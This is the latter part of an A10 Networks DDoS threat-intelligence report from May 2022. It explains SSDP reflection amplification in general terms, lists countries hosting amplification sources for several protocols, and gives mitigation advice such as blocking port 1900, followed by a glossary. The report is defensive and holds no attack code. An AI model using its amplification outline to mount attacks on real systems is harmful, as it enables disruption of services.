Approximately

**3,000,000**

## Methods for Exploiting SSDP

The Simple Service Discovery Protocol is used for advertising and discovering network services. It is the basis of the discovery protocol Universal Plug and Play (UPnP). SSDP-based DDoS attacks exploit the protocol by spoofing the victim's IP address and sending a large volume of response traffic reflected off plug-and-play devices open to the internet. The response generated can be larger than 30 times the request size. This large volume of traffic can make systems and organizations unresponsive or take them offline completely.

**30x**

SSDP-based DDoS attacks can generate more than 30x traffic volume making them some of the most devastating attacks.

## Preventing SSDP-based DDoS Attacks

Unless there is a specific use case for SSDP across the internet, the most straightforward way to prevent these attacks is to block port 1900 traffic sourced from the internet. Alternatively, block SSDP traffic from specific geo-locations where a large number of botnet activity has been detected. These one or two steps provide surgical and preemptive protection against this type of DDoS attack.

# Top Countries/Regions Hosting Reflected Amplification Attack Weapons

## SSDP

| Country/Region | Unique Sources | Trends |
|---|---|---|
| South Korea | 500,682 | ⟷ |
| Venezuela | 464,663 | ⟷ |
| China | 346,767 | ⟷ |
| Taiwan | 240,121 | ⟷ |
| Brazil | 202,926 | ⟷ |

## PORTMAP

| Country/Region | Unique Sources | Trends |
|---|---|---|
| U.S.A | 650,128 | ⟷ |
| China | 300,052 | ⟷ |
| Japan | 81,622 | New |
| Russia | 80,636 | -1 |
| Germany | 79,785 | +1 |

## SNMP


| Country/Region | Unique Sources | Trends |
|---|---|---|
| U.S.A | 252,882 | ⟷ |
| South Korea | 239,933 | ⟷ |
| Iran | 115,843 | +2 |
| Brazil | 106,309 | -1 |
| China | 104,688 | -1 |

## DNS Resolvers

| Country/Region | Unique Sources | Trends |
|---|---|---|
| China | 592,973 | ⟷ |
| U.S.A | 135,462 | ⟷ |
| Russia | 126,914 | ⟷ |
| Taiwan | 57,399 | ⟷ |
| Vietnam | 43,619 | New |

## TFTP

| Country/Region | Unique Sources | Trends |
|---|---|---|
| South Korea | 266,084 | ⟷ |
| Russia | 207,059 | ⟷ |
| U.S.A | 130,873 | ⟷ |
| Iran | 105,318 | New |
| India | 100,633 | New |



# 08.

Conclusion

While the world eases into a more normal operating environment, cyber-attacks, including state-sponsored attacks, will only continue to intensify. As we have witnessed, going back dozens of years, DDoS attacks are used as arbitrary tools of distraction or disruption for financial gain or to make a statement. And this year, we've seen clear evidence that closely coordinated attacks are being used as a complement to a physical confrontation on the ground.

A proactive approach to DDoS defense is essential to ensure critical services and infrastructure are protected.

## A10 Networks Recommends:

**Implementing Zero Trust strategies**
to identify and isolate problem areas.

**Using modern AI/ML-based automated DDoS defenses**
to protect against all DDoS attacks including zero-day attacks, large-scale amplification attacks, and low-volume persistent DDoS attacks.

**Monitoring devices, traffic, and users**
to ensure networks are not weaponized and used against the internet.

# A10's DDoS Threat Intelligence

Sophisticated DDoS threat intelligence, combined with real-time threat detection, artificial intelligence (AI)/machine learning (ML) capabilities, and automated signature extraction, allow organizations to defend against all kinds of DDoS attacks, ranging from low-volume, high-frequency persistent attacks to massive multi-vector DDoS attacks, no matter where they originate.


Actionable DDoS weapons and threat intelligence enables a proactive approach to DDoS attack mitigation by creating blacklists based on current and accurate feeds of the IP addresses of DDoS botnets and available vulnerable servers commonly used for DDoS attacks.

## A10 Networks' security researchers are at the forefront of DDoS weapons intelligence. A10 delivers a comprehensive and converged system to enable organizations to achieve full-spectrum DDoS protection.

To learn more about A10 Networks DDoS weapons intelligence, visit our DDoS threat map at: threats.A10networks.com

# Glossary of Threats

| | |
|---|---|
| **DDoS Weapons** | Computers, servers and IoT devices that can potentially be used in DDoS attacks. |
| **Reflected Amplification DDoS Attacks** | DDoS attacks that leverage vulnerabilities in the UDP protocol to spoof the target's IP address and exploit vulnerabilities in servers that initiate reflected response. This strategy amplifies the attack by producing server responses that are much larger than the initial requests. |
| **Reflected Amplification Weapons** | Servers openly available on the internet that can be used in reflected amplification DDoS attacks. |
| **Drone Systems** | Malware-infected computers, servers, and IoT devices that are under the control of a bot herder. These devices can be a part of a single or multiple botnets. |
| **DDoS Botnet Weapons** | Multiple drone systems grouped together into a botnet that can be used to initiate stateful and stateless volumetric, network, and application-layer DDoS attacks. |
| **Remote Code Execution (RCE)** | A vulnerability in computers, servers and IoT devices that can be exploited by attackers running a malicious code of their choice with system-level privileges, using the victim device for DDoS attacks or drone recruitment. |
| **Common Vulnerabilities and Exposures (CVE)** | The Common Vulnerabilities and Exposures (CVE) system keeps a public record of, and provides a reference method for the most commonly known cyber security vulnerabilities and exposures. It also assigns and lists CVE IDs, with details on the vulnerabilities. |



## About A10 Networks

A10 Networks (NYSE: ATEN) provides secure application services for on-premises, multi-cloud and edge-cloud environments at hyperscale. Our mission is to enable service providers and enterprises to deliver business-critical applications that are secure, available and efficient for multi-cloud transformation and 5G readiness. We deliver better business outcomes that support investment protection, new business models and help future-proof infrastructures, empowering our customers to provide the most secure and available digital experience.

Founded in 2004, A10 Networks is based in San Jose, Calif. and serves customers globally.

For more information, visit A10networks.com and follow us @A10Networks.

## Learn More

About A10 Networks

## Contact Us

A10networks.com/contact



**Part Number: A10-EB-14115-EN-10 MAY 2022**